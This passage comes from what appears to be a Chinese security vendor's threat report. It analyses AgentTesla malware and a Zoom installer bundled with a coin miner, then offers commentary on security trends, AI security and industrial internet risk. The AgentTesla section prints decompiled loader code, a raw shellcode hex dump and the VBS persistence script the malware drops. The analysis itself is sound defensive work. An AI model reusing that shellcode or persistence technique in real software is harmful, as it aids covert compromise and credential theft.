如果连接成功，则发送收集的数据并等待远程命令。

8.2.4 AgentTesla

2020 年 2 月，有黑客借助"冠状病毒安全须知"为话题诱饵发送恶意压缩包文件，压缩包解压后是一个 PE 文件。经分析该 PE 使用的是 AutoIT Loader，经过多层 shellcode，最终释放了 AgentTesla 后门。

恶意样本通过创建窗口，向窗口发送消息触发窗口回调函数的方式执行恶意代码。

```
  v2 = (HICON)sub_4048FE(v1, v1, 4);
  v5.cbClsExtra = 0;
  v5.cbWndExtra = 0;
  v5.lpszMenuName = 0;
  v5.hInstance = hInst;
  v5.hCursor = v6;
  v5.hIcon = (HICON)dword_4C62C0;
  hIcon = v2;
  v5.cbSize = 48;
  v5.style = 35;
  v5.hbrBackground = v0;
  v5.lpszClassName = L"AutoIt v3";
  v5.hIconSm = v2;
  v5.lpfnWndProc = (WNDPROC)sub_403633;
  word_4C6274 = RegisterClassExW(&v5);
  return sub_403041(v3, (HICON)dword_4C62C0, hIcon);
}
```

图 247 创建窗口注册回调执行恶意代码

在 C:\Users\ 用户\ VsGraphicsRemoteEngine 文件夹下拷贝自身，并创建一个 VBS 脚本，用来启动自身。

```
VsGraphicsRemoteEngine.vbs
Set WshShell = WScript.CreateObject("WScript.Shell")
WScript.Sleep(7221)
WshShell.Run """C:\Users\        \VsGraphicsRemoteEngine\MaxxAudioMeters64.exe"""
```

图 248 创建的 VBS 脚本

自启动文件夹创建 Internet 快捷方式指向刚刚的 VBS 脚本实现自启动。

多次申请内存，填充 shellcode 到内存空间，再执行 shellcode。

```
01B60000 E9 97 1E 00 00 55 8B EC B8 4D 5A 00 00 83 EC 14
01B60010 66 39 03 74 04 33 C0 EB 7F 8B 43 3C 81 3C 18 50
01B60020 45 00 00 75 F0 8B 44 18 78 83 65 F8 00 03 C3 8B
01B60030 50 20 8B 48 18 56 8B 70 1C 03 D3 03 F3 57 89 4D
01B60040 F0 85 C9 74 4F 8B 40 24 03 C3 89 45 EC 8B 45 F8
01B60050 8B 0C 82 8B 45 08 03 CB 89 45 F4 8B 45 F4 8A 00
01B60060 88 45 FF 8A 01 0F BE 7D FF 88 45 FE 0F BE C0 2B
01B60070 F8 FF 45 F4 80 7D FF 00 74 0B 41 80 7D FE 00 74
01B60080 04 85 FF 74 D6 85 FF 74 13 FF 45 F8 8B 45 F8 3B
01B60090 45 F0 72 B9 33 C0 5F 5E C9 C2 04 00 8B 45 EC 8B
01B600A0 4D F8 0F B7 04 48 8B 04 86 03 C3 EB E9 55 8B EC
01B600B0 83 EC 5C 64 8B 0D 30 00 00 00 53 56 8B F0 33 C0
01B600C0 89 45 FC 89 45 F8 8B 49 0C 8B 49 14 8B 09 8B 59
01B600D0 10 57 C7 45 D0 4E 74 4F 70 C7 45 D4 65 6E 53 65
01B600E0 C7 45 D8 63 74 69 6F 66 C7 45 DC 6E 00 C7 45 BC
01B600F0 4E 74 4D 61 C7 45 C0 70 56 69 65 C7 45 C4 77 4F
01B60100 66 53 C7 45 C8 65 63 74 69 66 C7 45 CC 6F 6E 88
01B60110 45 CE 3B D8 75 07 33 C0 E9 A9 00 00 00 8D 45 D0
01B60120 50 E8 DF FE FF FF 8B F8 8D 45 BC 50 E8 D4 FE FF
01B60130 FF 89 45 F0 8D 45 E8 50 64 A1 30 00 00 00 8B 40
01B60140 0C 8B 40 14 8B 00 8B 58 10 C7 45 E8 77 63 73 6C
```

图 249 执行的 shellcode

Shellcode 获取相关函数地址，然后以挂起的方式创建傀儡进程 RegAsm.exe。

在傀儡进程 RegAsm.exe 中植入恶意 PE 文件，修改线程上下文进而执行恶意代码。植入的 PE 文件为 C#程序，这是一个 AgentTesla 木马。

首先判断 C:\Users\用户\Appdata\ Roaming\ ZEwcUsp 目录是否存在，并将自身拷贝到此目录下。然后将自身添加自启动。




图 250 自启动项添加

该木马监视并收集受害人的键盘输入，系统剪贴板，受害人屏幕的屏幕快照，并收集各种已安装软件的凭据。为此，它在 main 函数中创建了许多不同的线程和计时器函数。

最终，木马会使用 SMTP 协议将收集到的数据发送到攻击者的电子邮箱中。




图 251 使用 SMTP 协议发送数据

8.2.5 软件捆绑

自新冠疫情发生以来，许多公司和学校开始采用远程办公形式进行日常工作，这使得远程办公软件、远程会议等软件的使用量急剧增加。于是就有部分黑客将目光转移到了这些常用的远程办公软件，利用它们传播恶意软件。

Zoom 就是一款典型的因疫情遭到恶意利用的合法应用程序。Zoom 是一款视频会议应用程序，被广泛使用于远程办公、远程教学与社交上。

2020 年 4 月，有黑客将恶意软件 Coinminer 与 Zoom 的安装包捆绑在一起，从而导致

想要下载安装 Zoom 的用户在无意中下载安装了 Coinminer 恶意软件。幸运的是，被捆绑的安装程序并不是来自 Zoom 的官方网站，而是非官方的虚假网站。

Name	Date modified	Type	Size
7zSCA1CE178	3/31/2020 1:39 PM	File folder	
64.exe	3/31/2020 1:39 PM	Application	7,409 KB
asacpiex.dll	3/31/2020 1:37 PM	Application extension	6,807 KB
aut690E.tmp	3/31/2020 1:37 PM	TMP File	6,807 KB
autA1A2.tmp	3/31/2020 1:38 PM	TMP File	490 KB
autAE7F.tmp	3/31/2020 1:38 PM	TMP File	11,034 KB
Cab6D38.tmp	3/31/2020 1:38 PM	TMP File	57 KB
Cab55DD.tmp	3/31/2020 1:37 PM	TMP File	57 KB
Cab58EB.tmp	3/31/2020 1:37 PM	TMP File	57 KB
CL_Debug_Log.txt	3/31/2020 1:38 PM	Text Document	723 KB
CR_Debug_Log.txt	3/31/2020 1:38 PM	Text Document	6,807 KB
SystemCheck.xml	3/31/2020 1:39 PM	XML Document	3 KB
Tar6D39.tmp	3/31/2020 1:38 PM	TMP File	143 KB
Tar55DE.tmp	3/31/2020 1:37 PM	TMP File	143 KB
Tar58EC.tmp	3/31/2020 1:37 PM	TMP File	143 KB
ZoomInstaller.exe	3/31/2020 1:38 PM	Application	11,034 KB

图 252 被捆绑挖矿病毒的 Zoom 软件

该程序将 asacpiex.dll 的前 5 字节修复变为压缩程序，利用 7zip 解压器(CL_Debug_log.txt)释放出恶意程序(64.exe)，收集信息并使用 HTTP GET 请求发送消息。

除了 Windows 平台上的 Zoom 被恶意软件利用，在 Android 平台的 Zoom 也被黑客利用，其组件同样被替换。




图 253 被捆绑恶意代码的安卓平台 Zoom 软件

除此之外，Android 版的 Zoom 还被修改用于显示多款广告。




图 254 被篡改的 Zoom 软件

攻防本质是人与人之间的对抗，网络安全逐渐回归以人为中心的本源

2020 年 RSA 会议的主题是“Human Element”。从字面上看，网络安全的核心回归到以人为中心的本源，而不再是片面强调“新奇酷炫”的技术或产品。下面我们对“Human Element”进行拆解，对它的不同侧面进行简单解读。

（1）攻防本质是人与人之间的对抗

从攻的角度看，越来越多的攻击都加入了“人”这个关键因素。虽然所有攻击本质上都是人发起的，但不同的攻击中，人在其中的参与程度有着天壤之别。十多年前轰动一时的冲击波、熊猫烧香等恶性蠕虫病毒仅在样本制作或分发过程中有较多的人为参与，在样本传播、目标达成等方面均依赖提前预设在样本中的代码自动化完成。而如今越来越多的攻击向着“APT”化发展，攻击者利用社会工程学手段提前对攻击目标进行“踩点”，继而有针对性地制定攻击策略，按照目标特点制作并投递攻击载荷，攻击过程中根据目标环境一步一步进行横向移动，最终到达核心主机资产并达成目标。“以人为核心”的攻击路径往往较其他攻击周期更长，短则几天，多则几个月甚至几年。

从防的角度看，人始终是网络安全防护体系中的薄弱点，可被攻击者利用。以鱼叉式网络攻击为例，攻击者向特定目标（一个人或一群人）发送经伪装的钓鱼邮件，诱导目标打开邮件或其中包含的链接、附件等，从而触发恶意代码执行，达成攻击目的。虽然这种攻击方式很古老且屡见不鲜，但却能一再取得较好的攻击效果，这都是由于人在其中起到的作用导致，攻击者正是利用了人性的特点才能屡屡得手。

（2）人是网络安全产品的使用者，人机结合是当前解决产品有效性问题的关键

与一般的互联网应用服务相比，网络安全产品的专业性更强。要想真正使用好网络安全产品绝不是一纸说明书就能搞定的，一个攻击报警代表什么含义，是真实失陷还是虚晃一枪抑或是攻击前奏，都需要经验丰富的人员使用不同的安全产品相互印证，同时结合溯源取证技术综合判断才能得出答案。

启明星辰集团早在 2017 年就提出以“第三方独立安全运营”为核心的 I³新战略。以具备全面实战对抗能力的安全运营团队为核心，打造标准化、体系化、实战化的安全交付模式，提供覆盖全行业全技术的安全能力，解决新技术带来的安全挑战，帮助客户全面提升安全能力。独立安全运营的核心恰恰就是强调人在其中发挥的作用。

（3）在网络安全实践中，人的知识与经验非常宝贵

网络安全的本质是攻防对抗，是人与人之间的智力对抗。在实践中所积累总结的知识与经验是非常宝贵的，不是某个网络安全防护产品或技术所能取代的。人工智能技术与网络安全产品的结合虽然在提高自动化程度、提升检测能力等方面展现出一定的优势。但是在安全事件分析的全面性与深度上仍然有很大不足，主要作为安全分析人员的辅助，提供一些分析的切入点与线索。

将人的知识与经验转化成网络安全防护能力的一部分一直是业界所期望实现的，ATT&CK 框架正是这方面的重要进展。通过将攻击方的技战术梳理分类总结，ATT&CK 将相

关的知识用结构化的方式表达呈现，与人工智能技术相结合，可以实现从原始数据到安全知识图谱的映射，推动 APT 攻击检测、威胁狩猎等网络安全应用真正发挥实战价值。

人工智能与网络安全结合从炒作走向现实

2019 年，人工智能技术继续快速发展，2018 年度的图灵奖也颁发给了“深度学习三巨头”，这不单是来自学术研究团体的褒奖，也反映了人类社会对其现实价值的认同。人工智能技术已经在计算机视觉、自然语言处理、语音识别、机器人等诸多领域获得了广泛应用，网络安全领域近年来也不乏相关宣传，连续三年 RSA 大会（2018-2020）的参展商中均有超过 100 家厂商将人工智能或机器学习作为其宣传关键词之一。在较早期，网络安全厂商更多的是借人工智能的热度进行概念炒作，但如今已逐渐走向落地应用。

2018 RSA 大会	2019 RSA 大会
将人工智能技术作为亮点，强调其相比于传统方法的强大能力	不再大张旗鼓宣传，而是作为产品一般能力的一部分
很多纯机器学习的方案	更多的与其他技术结合使用的方案
强调采用更高级的机器学习或深度学习算法模型	不太区分机器学习或是基于统计的人工智能方法，更关注实际效果

表 32 RSA 大会参展商对人工智能技术的宣传对比（2018 Vs. 2019）

上表给出了 2018 年与 2019 年 RSA 大会参展商对人工智能技术进行宣传时的对比。从中可以看出，对于人工智能技术，网络安全业界“冷静”下来了。这不是说业界认为人工智能已经没有作用或是过时了，而是将其真正转化为产品的能力，不追求所谓最新最酷的算法模型，而关注如何能在实际环境中选择恰当合理的方案使其充分发挥作用。

Gartner 在 2019 年 10 月发布了 2020 十大战略性技术趋势报告，将“AI Security”（人工智能安全）列于其中，同时也给人工智能安全做出了比较清晰的定义说明。在报告中，人工智能安全包含三维含义，分别是保护 AI 赋能的系统、利用 AI 来提升安全防御以及对 AI 的恶意使用。这三个维度都不再停留在概念炒作层面，而是都已有相应的现实案例。

（1）AI 赋能的系统会受到数据投毒、模型窃取、对抗样本等多种类型的攻击。在人脸识别、自动驾驶等应用领域已有多个攻击案例，未来这方面的问题将会越来越多地呈现在人们面前。

（2）利用 AI 来提升安全防御如今正在朝着实用落地的方向前进。但需要注意的是，不能仅依靠机器学习作为安全解决方案中的单一防御技术，基于机器学习的安全工具不是为了完全取代现有工具而设计的。

（3）对 AI 恶意使用的问题逐渐显现。一个广为人知的实例是恶意使用 DeepFakes 来伪造图片或视频用于欺诈、传播虚假消息、制作色情内容等。在网络安全领域，AI 也可被恶意利用来辅助攻击，使得攻击更加自动化和难以防御。

可以预见，未来的网络安全必将与人工智能技术有着越来越紧密的关联结合。网络安全业界必须准备好迎接上述三个维度的人工智能安全的现实问题。

工业互联网或成网络安全下一个焦点，必须从战略高度重视工业互联网安全能力建设

随着 5G、大数据、人工智能等新一代信息技术的应用，与之相辅相成的工业互联网正在进入快速发展期，朝着智能化、生态化的方向发展。工业互联网是新基建的重点方向之一，同时也是我国数字经济发展的重要组成部分。工业互联网所带来的新技术应用，必然会催生出一系列问题。

首先，工业互联网包含了工业控制系统、工业网络、大数据存储分析、云计算、商业系统、客户网络等各种网络基础设施。其同时融合了云计算、物联网、大数据、5G 通信、边缘计算等新一代信息通信技术，多元技术融合必然会带来多种隐患。

其次，工业互联网打破了传统工业控制系统相对封闭的生产环境，其暴露面大大增加。工控系统本身由于长期封闭的原因，其安全性一直未受到相应重视：工业系统底层操作系统未及时更新，无法安装安全软件，工控协议的不安全性等都是工控系统长期以来的安全问题。这些问题随着工控系统的联网暴露在互联网上后，其风险较之前的隔离状态大大增加。

再次，工业互联网与普通信通网的一个关键不同点在于其中包含对工业控制、生产运营有直接影响的 OT 网络，这也是国家信息关键基础设施重要组成部分，其中有很多非常敏感的核心数据，涉及企业机密乃至国家安全，这些信息是不能进行公开或共享的。

因此，在建设工业互联网时，必须以全生命周期的视角自始至终在其规划设计、标准规范、建设、运营管理各个环节关注其安全问题；同时必须明确工业系统敏感数据安全性能够得到保护，其承载网络低时延、高可靠性、大连接和安全性得到充分保障；此外，拥有共性的工业互联网网络威胁情报数据应该适度充分地公开共享，这将对各行业的工业互联网安全健康发展将起到重要的支撑作用。

网络安全是工业互联网重要的基石，必须从战略高度重视工业互联网安全能力建设。

面对不断延长的攻击链和“实战化攻防”大环境，网络安全产品与服务水平亟待提升

随着攻击手段的不断发展，企业面临攻击时的 MTTR（平均响应时间）与 MTTD（平均检测时间）不断延长的问题，传统的防御手段已经远远不能适应现代攻击场景。一方面，过去几年发生的若干起重大安全事件，提示我们攻击者已经不再局限于单一的攻击方式，而是展开全方位立体式攻击。从软件到硬件，从云到端，攻击者已经将各种攻击方式串联起来形成了更加复杂的攻击场景。此外，攻击链越来越长也是当前攻击的一大特点，21 世纪初造

成大范围影响的攻击事件(如冲击波病毒以及熊猫烧香)传播范围虽广,但攻击链相对较短,攻击者直接使用漏洞传播攻击载荷,攻击成功后直接进行木马下载或者进一步扩大传播范围,攻击方式简单粗暴。应对类似攻击只要保证单点安全能力有效即可,比如在网络侧直接阻断攻击载荷借助网络投递,或者是在终端侧直接阻断攻击载荷的落地,简单高效。但现代攻击往往需要经历相对漫长的过程,从攻击前踩点,到载荷投递准备,再到载荷定植,提升权限,横向移动,回传关键信息等,攻击路径和时间都相对较长。由于攻击链的延长,导致基于单点的防御手段根本无法看清攻击全貌,不知道对手从哪里来,更不知道要到哪里去。面对现代超长攻击链形态的新型攻击方式,基于单点防护技术的防御手段已经明显力不从心。

此外,越来越多的政企客户在提高安全投入的同时也提高了对安全产品的能力要求,他们尤其关注失陷事件的确定性以及攻击链还原等问题。越来越多的大规模网络攻防演习也更加强调了网络安全产品和服务的实战效果。

但同时,网络安全产品在防逃逸,未知威胁发现,攻击有效性确认,攻击链还原等方向上都还有很多不足,甚至不少还只停留在概念或模型上,靠"编"故事吸引客户,不足以形成有效的攻防实战效果。网络安全人才仍然匮乏,人才培养体系尚不健全,网络安全服务人员大多经验不足,真正会使用安全产品发现有价值攻击的人员少之又少。

面对越来越长的攻击链,实战化攻防环境和来自"甲方"的压力,网络安全产品和服务水平需要快速提升。

结语

2010 年的"震网"攻击事件为我们揭开了 APT 攻击的面纱;2013 年的"棱镜门"事件让我们看到了庞大黑客团体背后的国家级力量;2014 年数字货币的快速兴起和勒索攻击的泛滥给黑客敛财提供了新的匿名方式;2015 年发生的供应链攻击事件让我们看到了身边防不胜防的危险;2016 年 Mirai 源代码的公布开启了 IoT 设备的噩梦;2017 年的"永恒之蓝"事件让我们深刻领悟到了网络核武器的威力,随后 WannaCry、NotPetya 勒索软件与网络武器的结合再一次重现了类似十多年前冲击波、震荡波、熊猫烧香的网络暴力,几乎同年开始兴起的挖矿攻击成为继勒索之后黑客又一"闷声发大财"的渠道;2018 年件件触目惊心的数据泄露事件为数据安全敲响了警钟,同年曝光的 Spectre 和 Meltdown CPU 芯片漏洞直接动摇了互联网基础设施的根基;2019 年实战化攻防时代开始,地下黑色产业链愈加成熟,勒索攻击进入"APT"时代,IoT 僵尸网络泛滥……

回首上一个十年,地下黑色产业链逐步形成,网络军火扩散,高级持续性攻击泛滥,攻击者的技战术体系正在发生明显的变化。

同时我们也看到,网络安全在这十年间上升到了前所未有的战略高度。2014 年习近平总书记指出"没有网络安全,就没有国家安全",同年首届国家网络安全宣传周活动举行;2017 年《网络安全法》正式实施;2019 年《密码法》《等保 2.0》等相关法律法规相继颁布,《网

络安全威胁信息发布管理办法》开始向社会征求意见……

网络空间已经成为继陆地、海洋、天空、太空之后的“第五空间”。来自网络空间的威胁已不再像二十世纪一样只与个人或企业相关，而是直接关系到社会安全，经济安全，基础设施安全乃至国家安全的重大问题。网络空间已成为政治、军事、经济等领域斗争的首发战场，网络战随时随地都可能会发生，网络空间的博弈已成为大国之间政治较量的重要领域。

当前，我们正面临着来自网络空间各种前所未有的挑战，我国是遭受网络攻击最严重的国家之一，我们和先进发达国家的网络安全技术水平差距仍然较大，大量的核心技术仍然受制于人，网络安全相关法律的落地和执行还需要进一步强化……

虽是挑战但同时也是机遇，网络安全如今已上升为国家战略，网络安全产业已成为网络强国安全领域建设的重要基础。《网络安全法》的实施将进一步推动我国网络安全政企市场容量和规模的进一步扩大。新冠疫情危机催生出的数字经济、“新基建”会给网络安全带来不小的发展机遇……

在前所未有的挑战和机遇面前，启明星辰愿与业界同仁共同努力，推动网络安全产业发展，加强网络安全自主核心技术能力建设，为提升我国网络安全保障能力不断贡献力量，为网络安全的下一个黄金十年继续奋斗。（完）